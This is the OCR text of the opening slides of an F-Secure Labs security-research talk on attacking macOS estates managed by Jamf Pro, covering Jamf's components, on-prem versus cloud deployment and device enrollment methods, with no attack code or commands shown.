F-Secure | LABS

AN ATTACKER'S PERSPECTIVE ON JAMF CONFIGURATIONS


Luke Roberts
Calum Hall

HOW WE COMPROMISED YOUR MACOS ESTATE . . .

IN 5 MINUTES...

FROM THE INTERNET!

WHO ARE WE?



Luke Roberts
@rookuu_

Calum Hall
@_calumhall

MACOS ENVIRONMENTS


SELF MANAGED

- Common with developers
- Lack of security controls
- Difficult to integrate

CUSTOM ENVIRONMENTS

- Can be tuned to your needs
- Extensive setup
- High maintenance
- Tech companies like Google, Facebook

IT MANAGEMENT SOLUTIONS




- 3rd party software: Jamf, Parallels
- Deployment and management
- Mobile Device Management (MDM)

jamf | PRO

“THE STANDARD FOR APPLE IN THE ENTERPRISE”

LABS



jamf | PRO

AGENDA

JAMF INTERNALS

OVERVIEW OF COMPONENTS

Jamf Software Server (JSS)

- Web application that functions as the administrative core of Jamf Pro.

Infrastructure Manager

- LDAP proxy between external JSS and an organisations' directory services

Jamf Agent

- Command line utility that administrates the managed device.


Self-Service

- macOS application that allows users to browse and install or run configuration profiles, policies and apps.

https://resources.jamf.com/documents/products/documentation/jamf-pro-10.19.0-administrators-guide.pdf


LABS

WHAT ARE WE ATTACKING?




LABS

TRADITIONAL DEPLOYMENT




LABS

CLOUD DEPLOYMENT




What if it breaks?

How do I configure it securely?




ON-PREM VS CLOUD




How much control do I have?

Ease of deployment



Who is going to ensure it's patched?




Internet facing attack surface


F-Secure | LABS

LABS

DEVICE ENROLLMENT



Pre-Stage (DEP)



Self-enrollment

